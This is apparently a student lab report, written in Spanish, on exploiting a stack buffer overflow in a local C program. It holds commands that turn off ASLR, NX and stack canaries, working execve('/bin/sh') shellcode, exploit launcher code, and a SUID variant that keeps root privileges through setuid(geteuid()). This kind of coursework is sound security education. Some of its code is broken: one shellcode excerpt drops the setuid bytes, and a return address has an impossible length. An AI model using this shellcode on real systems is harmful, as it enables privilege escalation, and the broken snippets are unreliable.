Relación

Estudiante: Francesco Pizzato

Curso: Detección y Explotación de Vulnerabilidades en Sistemas Informáticos


Parte 1:

1. Introducción

En esta primera parte de la práctica se ha analizado un programa vulnerable que contiene una vulnerabilidad de tipo stack buffer overflow, causada por el uso de la función strcpy() sin control sobre la longitud de la entrada. El objetivo era inyectar una shellcode en el programa y forzar su ejecución, obteniendo así una shell local.

2. Análisis del programa vulnerable

Analizando el código, observé que dentro de la función function(char *input) se crea un buffer local (por ejemplo, char buffer[64]) y el contenido de input se copia en el buffer mediante strcpy(buffer, input). Dado que strcpy() no controla la longitud del input, es posible escribir más allá del final del buffer y sobrescribir el contenido de la pila, incluido el valor de retorno (RET). Esto permite llevar a cabo un ataque de tipo stack overflow.



3. Desactivación de las protecciones

Para poder realizar el exploit, desactivé las protecciones del sistema que impedirían la ejecución de shellcode desde la pila:
- ASLR: desactivado con `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
- Protección NX (Non-Executable Stack): desactivada compilando el programa con `gcc -z execstack -fno-stack-protector -o practica2code practica2code.c`
- Canary (stack protector): desactivado siempre con -fno-stack-protector
Además, verifiqué con gdb que la pila fuera ejecutable (rwxp) mediante `info proc mappings`.

4. Construcción del payload

Construí un char payload[80] con la siguiente estructura:
- Primeros 16 bytes: NOP sled (0x90) para asegurar un aterrizaje seguro.
- Desde el byte 16 en adelante: Shellcode propiamente dicha (unos 30 bytes).
- Últimos 8 bytes (desde el offset 72 al 79): Dirección de retorno sobrescrita con la dirección de la shellcode.

Ejemplo:
```
memset(payload, 0x90, 72);
memcpy(payload + 16, shellcode, sizeof(shellcode));
unsigned long addr = 0x7fffffffa38b8; // indirizzo shellcode
memcpy(payload + 72, &addr, 8);
```

Obtuve la dirección 0x7fffffffa38b8 con gdb usando `print &buffer`, y la confirmé con `x/80bx &buffer`.

5. Detalles sobre la shellcode

La shellcode insertada es la siguiente:

```
char shellcode[] =
 "\x48\x31\xc0"                                  // xor    rax, rax
 "\x48\x31\xd2"                                  // xor    rdx, rdx
 "\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00"      // mov rbx, "/bin/sh"
 "\x53"                                          // push   rbx
 "\x48\x89\xe7"                                  // mov    rdi, rsp
 "\x50"                                          // push   rax
 "\x57"                                          // push   rdi
 "\x48\x89\xe6"                                  // mov    rsi, rsp
 "\xb0\x3b"                                      // mov    al, 0x3b
 "\x0f\x05";                                     // syscall
```

1. Inicializa los registros rax y rdx con cero, preparándolos para la llamada al sistema y para establecer los argumentos como NULL:
    - rax almacenará el número de la syscall.
    - rdx representa el tercer parámetro de execve (el entorno), que aquí se establece como NULL.
2. Carga la cadena /bin/sh en el registro rbx, insertándola directamente en memoria como parte del código.
3. Empuja /bin/sh en la pila (push rbx) y luego asigna rdi = rsp, de modo que el primer argumento de la syscall (const char *filename) apunte a la cadena /bin/sh.
4. Empuja otros dos valores en la pila:
    - push rax sirve para establecer el segundo argumento (argv[]) como NULL.
    - Push rdi simula un array argv[] con un solo elemento: la cadena "/bin/sh"
5. Asigna rsi = rsp, es decir, el segundo parámetro de la syscall (char *const argv[]), que apunta al array que acabamos de construir en la pila.
6. Carga en al el número de la syscall execve, que en Linux x86_64 es 0x3b (59 en decimal).
7. Ejecuta la llamada al sistema con syscall, lo que da lugar a execve("/bin/sh", ["/bin/sh"], NULL) y abre una shell.

6. Explotación del programa

Escribí un segundo programa llamado exploit, que crea el payload y lo pasa al programa vulnerable como argumento:

```
char *args[] = {"./practica2code", payload, NULL};
execve(args[0], args, NULL);
```

Cuando se ejecuta el programa vulnerable, copia la dirección del payload en el buffer local. Esto provoca:

1. Ejecución de la función function, y mediante strcpy(buffer, input), se copia input = payload en el buffer.
2. Se llena el buffer y la parte de la pila hasta llegar a RET.
3. Se sobrescribe el valor de retorno con la dirección de la shellcode.
4. Al retornar de la función, la ejecución salta a la shellcode → apertura de una shell.

7. Conclusiòn

En este informe he descrito todos los pasos teóricos necesarios para construir un exploit basado en una vulnerabilidad de tipo stack buffer overflow, con el objetivo de ejecutar una shellcode arbitraria dentro de un programa vulnerable.

Sin embargo, durante la ejecución real, el comportamiento esperado no se produce. Analizando el programa con gdb, pude observar que el problema se manifiesta en el momento en que se pasa el parámetro a main: utilizando el comando x/80xb *&argv[1], se

evidencia que el contenido del argumento pasado es parcial, debido a un error de acceso a memoria.

Como consecuencia, cuando la función function intenta copiar input (es decir, argv[1]) en el búfer mediante strcpy(), solo se copia una parte del input. Esto impide que se complete el desbordamiento de pila, no se sobrescribe la dirección de retorno (RET) y la shellcode no llega a ejecutarse.

```
(gdb) x/80xb *&argv[1]
0x7fffffffefc8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffefd0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffefd8: 0x48    0x31    0xc0    0x48    0x31    0xd2    0x48    0xbb
0x7fffffffefe0: 0x2f    0x62    0x69    0x6e    0x2f    0x73    0x68    0x00
0x7fffffffefe8: 0x2e    0x2f    0x70    0x72    0x61    0x63    0x74    0x69
0x7fffffffeff0: 0x63    0x61    0x32    0x63    0x6f    0x64    0x65    0x00
0x7fffffffeff8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffff000: Cannot access memory at address 0x7fffffff000
```

Parte 2:

1. Introducción

En esta segunda parte del proyecto, se busca explotar la misma vulnerabilidad de desbordamiento de búfer descrita previamente, pero ahora en un binario con el bit SUID activado, lo que permite adquirir los privilegios del dueño del archivo. El objetivo principal es obtener una shell con privilegios elevados, conservando los permisos que el proceso hereda gracias al SUID. A diferencia de la parte anterior, el punto crucial radica en la necesidad de mantener dichos privilegios durante la ejecución de la shell, lo cual requiere modificar la shellcode para invocar funciones como setuid(geteuid()), y así aprovechar por completo las capacidades del binario SUID.

2. Detalles sobre la shellcode

Para la construcción de la parte inicial de la shellcode, correspondiente a las llamadas al sistema geteuid() y setuid(), utilicé como referencia el sitio web https://x64.syscall.sh. Esta herramienta proporciona una documentación detallada de las syscalls disponibles en arquitectura x86_64, incluyendo sus números identificadores, los registros implicados y ejemplos en código ensamblador y hexadecimal. Gracias a esta fuente, pude construir correctamente la secuencia inicial de la shellcode para obtener el UID efectivo del proceso y reconfigurarlo, asegurando así la conservación de los privilegios del binario SUID.

La shellcode insertada es la siguiente:

```
char shellcode[] =
"\x6a\x6b"                  // push 0x6b (geteuid)
"\x58"                      // pop rax
"\x0f\x05"                  // syscall
"\x48\x89\xc7"              // mov rdi, rax
"\x58"                      // pop rax
```

```
“\x0f\x05”                                          // syscall
“\x6a\x3b"                                          // push 0x3b (execve)
“\x58”                                              // pop rax
“\x99”                                              //cdq
“\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00”          // mov rbx, "/bin/sh"
“\x53”                                              // push rbx
“\x48\x89\xe7”                                      // mov rdi, rsp
“\x52”                                              // push rdx
“\x57”                                              // push rdi
"\x48\x89\xe6”                                      // mov rsi, rsp
“\x0f\x05";                                         // syscall
```

1. Inicializa los registros necesarios y realiza una llamada a geteuid() para obtener el UID efectivo del proceso.
    - Este UID será utilizado para mantener los privilegios del binario vulnerable.
2. Llama a setuid(geteuid()), alineando el UID real con el efectivo y asegurando que los privilegios elevados no se pierdan.
3. Prepara la llamada a execve() cargando el número de la syscall correspondiente.
4. Carga la cadena /bin/sh en memoria como argumento principal del programa a ejecutar.
5. Construye en la pila el array argv[] necesario para la ejecución, conteniendo un único elemento: /bin/sh.
    - También se incluye un puntero nulo como finalizador del array.
6. Establece correctamente los registros para los parámetros de execve, apuntando al nombre del programa y al array de argumentos.
7. Ejecuta la syscall execve("/bin/sh", ["/bin/sh"], NULL) iniciando una shell con los privilegios heredados del proceso SUID.

3. Explotación del programa

Escribí un segundo programa llamado exploit, que crea el payload adaptado con la nueva shellcode y lo pasa al binario vulnerable con bit SUID activado como argumento:

```
char *args[] = {"./practica2suid", payload, NULL};
execve(args[0], args, NULL);
```

Durante la ejecución, el programa vulnerable copia el contenido del argumento (argv[1]) en el buffer local dentro de la función function, utilizando strcpy().
Esto provoca:

1. El desbordamiento del buffer, sobrescribiendo el valor de retorno (RET) con la dirección de la shellcode.
2. Al retornar de la función, el flujo de ejecución salta a la shellcode inyectada en el mismo payload.

3. La shellcode ejecuta primero geteuid() para obtener el UID efectivo del proceso (que es el del propietario del binario SUID).
4. Luego se invoca setuid(geteuid()) para mantener los privilegios efectivos.
5. Finalmente, se ejecuta execve("/bin/sh", ["/bin/sh"], NULL).

Gracias a esta secuencia, se obtiene una shell con los mismos privilegios que el binario vulnerable. Verifiqué la escalada de privilegios ejecutando el comando id dentro de la shell abierta, observando que el UID efectivo correspondía al del propietario del archivo (por ejemplo, root si el binario tiene SUID root)

4. Conclusión

Todos los pasos descritos en esta segunda parte representan lo que teóricamente debería ocurrir en un entorno controlado y libre de errores de ejecución. Sin embargo, debido a lo ya observado en la primera parte es decir, la imposibilidad de inyectar correctamente el payload completo a través de argv[1] desde la línea de comandos esta segunda parte se ve igualmente limitada a nivel práctico.

Para poder verificar el correcto funcionamiento de la nueva shellcode, decidí modificar directamente el programa vulnerable con fines de depuración y validación experimental. En concreto, inserté la shellcode directamente dentro de la función main, construyendo manualmente el payload en memoria, sin pasarlo como argumento desde la línea de comandos.

El programa declara una shellcode adaptada específicamente para un entorno SUID (incluyendo las syscalls geteuid() y setuid() para mantener los privilegios), y construye un payload con 72 bytes de NOP seguidos de la dirección de retorno (RET), sobrescribiendo la pila tal como lo haría un exploit real. La shellcode se copia en el payload a partir del byte 16, simulando de forma precisa el efecto del desbordamiento.

Con esta configuración modificada, pude ejecutar las pruebas correctamente, obteniendo una shell funcional, confirmada mediante comandos como id y whoami, que muestran correctamente el UID efectivo del propietario del binario vulnerable. Esto demuestra que la shellcode es formalmente válida y que el exploit, en condiciones operativas ideales, sería efectivo.

Esta modificación no altera el propósito de la práctica, sino que proporciona una validación concreta del comportamiento esperado, superando temporalmente las limitaciones impuestas por el paso de datos a través de argv en los entornos de prueba locales.

practicaDebug.c:

```c
#include <stdio.h>
#include <string.h>

void function(char *input) {
    char buffer[64];
    printf("Indirizzo buffer: %p", &buffer);
    memcpy(buffer, input, 80);
}
int main(int argc, char *argv[]) {
    // Shellcode in memoria (stack)
      char shellcode[] =
          "\x6a\x6b"                                  // push 0x6b (geteuid)
          "\x58"                                      // pop rax
          "\x0f\x05"                                  // syscall
          "\x48\x89\xc7"                              // mov rdi, rax
          "\x6a\x69"                                  // push 0x69 (setuid)
          "\x58"                                      // pop rax
          "\x0f\x05"                                  // syscall
          "\x6a\x3b"                                  // push 0x3b
          "\x58"                                      // pop rax
          "\x99"                                      // cdq
          "\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00"  // mov rbx, "/bin/sh"
          "\x53"                                      // push rbx
          "\x48\x89\xe7"                              // mov rdi, rsp
          "\x52"                                      // push rdx
          "\x57"                                      // push rdi
          "\x48\x89\xe6"                              // mov rsi, rsp
          "\x0f\x05";                                 // syscall

    char payload[80];
    // Payload: 72 'nope' + indirizzo del buffer
    memset(payload, 0x90, 72);
    unsigned long addr = (unsigned long)(0x7fffffffdf20 +2);
    memcpy(payload + 72, &addr, 8);

    // Inserisce la shellcode al 16esimo
    memcpy(payload+16, shellcode, sizeof(shellcode)-1);
    function(&payload);

    return 0;
}
```